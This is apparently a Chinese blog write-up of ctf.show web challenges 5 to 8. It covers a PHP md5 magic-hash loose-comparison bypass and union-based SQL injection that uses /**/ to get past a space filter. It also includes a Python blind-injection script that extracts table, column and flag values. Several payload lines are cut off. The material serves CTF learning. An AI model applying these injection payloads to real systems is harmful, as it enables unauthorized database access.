ctf.show web 5-8 writeup

原创

Sk1y 于 2021-02-17 18:54:34 发布 119 收藏
分类专栏： CTF刷题记录 文章标签： web 安全

ctf.show web 5-8 writeup

目录


---

web5

题目：

web5

3


Instance Info
Remaining Time: 3598s
Lan Domain: 3330-a2a725b5-c7e6-4fd3-8d4f-8f05525d4586
http://a2a725b5-c7e6-4fd3-8d4f-8f05525d4586.chall.ctf.show:8080/
Destroy this instance
Renew this instance
https://blog.csdn.net/RABCDXB

解题过程

```
ctf.show_web5
where is flag?
<?php
error_reporting(0);

?>
<html lang="zh-CN">

<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <meta name="viewport" content="width=device-width, minimum-scale=1.0, maximum-scale=1.0, initial-scale=
    <title>ctf.show_web5</title>
</head>
<body>
    <center>
    <h2>ctf.show_web5</h2>
    <hr>
    <h3>
    </center>
    <?php
        $flag="";
        $v1=$_GET['v1'];
        $v2=$_GET['v2'];
        if(isset($v1) && isset($v2)){
            if(!ctype_alpha($v1)){
                die("v1 error");
            }
            if(!is_numeric($v2)){
                die("v2 error");
            }
            if(md5($v1)==md5($v2)){
                echo $flag;
            }
        }else{

            echo "where is flag?";
        }
    ?>

</body>
</html>
```

相关资料：

ctype_alpha (string $text) : bool

做纯字符检测如果在当前语言环境中 text 里的每个字符都是一个字母，那么就返回true，反之则返回false。
is_numeric() 函数

用于检测变量是否为数字或数字字符串。如果指定的变量是数字和数字字符串则返回 TRUE，否则返回 FALSE。

同时php弱类型比较，当比较的双方类型不相同时，会先转化成相同的再进行比较，如果转化之后都是以0e为开头的字符串，则==成立。

```php
<?php
 $a=QNKCDZO;
 $b=240610708;
 echo md5($a);
 echo "\n";
 echo md5($b);
 echo "\n";
if(md5($a)==md5($b))
echo "两者弱类型比较返回true";
?>
```

```
---------- php ----------
0e830400451993494058024219903391
0e462097431906509019562988736854
两者弱类型比较返回true
输出完成 (耗时 0 秒) - 正常终止
```


payload:


```
?v1=QNKCDZO&v2=240610708
```

ctf.show_web5

ctfshow{18080ca7-03e2-40c5-8e6b-335f9f46cdab}

web6

题目：



解题过程

打开题目后，如下

ctf.show_web6

用户名:

密　码:

登陆

类似于之前的web2，但是试了试发现有过滤

sql inject error

fuzz一下，空格被过滤掉了

1		200	☐	☐	519
2	and	200	☐	☐	768
3	aandnd	200	☐	☐	768
4	or	200	☐	☐	768
5	oorr	200	☐	☐	768
6	%20	200	☐	☐	519
7	show	200	☐	☐	768

可以用/**/代替空格进行绕过，接下来的步骤就是经典老番

注入点

```
username=admin'/**/or/**/1=1#&password=1
```

欢迎你，ctfshow

回显点为**2**，字段数为**3**

```
username=admin'/**/union/**/select/**/1,2,3#&password=1
```

欢迎你，2

爆库名

```
username=admin'/**/union/**/select/**/1,database(),3#&password=1
```

欢迎你，web2

爆表名

```
username=admin'/**/union/**/select/**/1,group_concat(table_name),3/**/from/**/information_schema.tables/**/
```

欢迎你，flag,user

爆字段名

```
username=admin'/**/union/**/select/**/1,group_concat(column_name),3/**/from/**/information_schema.columns/*
```

欢迎你，flag


爆字段值

```
username=admin'/**/union/**/select/**/1,group_concat(0x7e,flag,0x7e),3/**/from/**/flag#&password=1
```

欢迎你，~ctfshow{c96d7a2a-a0be-4e60-84bc-ed461aa87a32}~

web7

题目：



解题过程

打开题目

查看url三篇文章分别对应?id=1 2 3 ，之前做过类似的题目也是sql注入

这次吸取了上次的教训，先fuzz一下，还是过滤掉了空格，同样还是/**/代替空格进行绕过，同时注意这次试get传值，不是post传值

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			529	
1		200			529	
2	and	200			587	
3	aandnd	200			587	
4	or	200			587	
5	oorr	200			587	
6	%20	200			529	
7	show	200			587	

查字段数和回显点

```
?id=121'/**/union/**/select/**/1,2,3#
```

> 2
>
> 3
>
> 文章列表

可以判断字段数为3，回显点为3

爆库名

```
?id=121'/**/union/**/select/**/1,2,database()#
```

> web7

爆表名

```
?id=121'/**/union/**/select/**/1,2,group_concat(table_name)/**/from/**/information_schema.tables/**/where/*
```

> flag,page,user

爆字段名

```
?id=121'/**/union/**/select/**/1,2,group_concat(column_name)/**/from/**/information_schema.columns/**/where
```

这.....没爆出字段名.....,啊这，当时以为在其他表里，结果都试了一遍还是没有.....，没有回显 （懂的大佬请教教我）

爆字段值

但是可以盲猜一波，做的时候因为之前的字段名都是flag，所以我还是猜字段名为flag.。。结果成功了。。。

```
?id=121'/**/union/**/select/**/1,group_concat(0x7e,flag,0x7e),3/**/from/**/flag#
```

~ctfshow{0bc5e3ce-558b-435e-b538-5c651392204d}~

3

web8

题目：

解题过程

打开题目后，如下，还和之前的题目类似

ctf.show_web8

文章列表

- If
- A Child's Dream of a Star
- I asked nothing

有了之前的经验，先fuzz一下，本题过滤的比较多，过滤了union, select,',,(逗号),and,空格等等

Request	Payload	Status	Error	Timeout	Length ▲	Comment
0		200	☐	☐	529	
1		200	☐	☐	529	
2	and	200	☐	☐	529	
3	aandnd	200	☐	☐	529	
6	%20	200	☐	☐	529	
9	And	200	☐	☐	529	
27	union	200	☐	☐	529	
28	ununionion	200	☐	☐	529	
38	'	200	☐	☐	529	
41	,	200	☐	☐	529	
42	*,1	200	☐	☐	529	
43	1â□□or 1=1#	200	☐	☐	529	
4	or	200	☐	☐	587	
5	oorr	200	☐	☐	587	

联合查询用不了，可以试试用脚本跑，参考师傅们的wp，发现上个题目也是可以用py跑出来的

下面是找的师傅们的wp，我修改了一点点，原文传送门

下面的代码分别进行注释，即可分别得到表名，字段名，字段值。

```
import requests
s=requests.session()
url='http://afa20ae4-5e7d-4ace-81a5-a78dea7c2f3e.chall.ctf.show:8080/index.php'
table=""

for i in range(1,46):
    print(i)
    for j in range(31,128):
        #爆表名  flag
        payload = "ascii(substr((select/**/group_concat(table_name)/**/from/**/information_schema.tables/**
        #爆字段名 flag
        #payload = "ascii(substr((select/**/group_concat(column_name)/**/from/**/information_schema.columns
        #读取flag
        #payload = "ascii(substr((select/**/flag/**/from/**/flag)from/**/%s/**/for/**/1))=%s#"%(str(i), str

        ra = s.get(url=url + '?id=0/**/or/**/' + payload).text

        if 'There was one clear' in ra:
            table += chr(j)
            print(table)
            break
```

总结：学到了一些绕过姿势，/**/代替空格等等，但是py脚本跑盲注题目还是不太熟练，还要多多实践。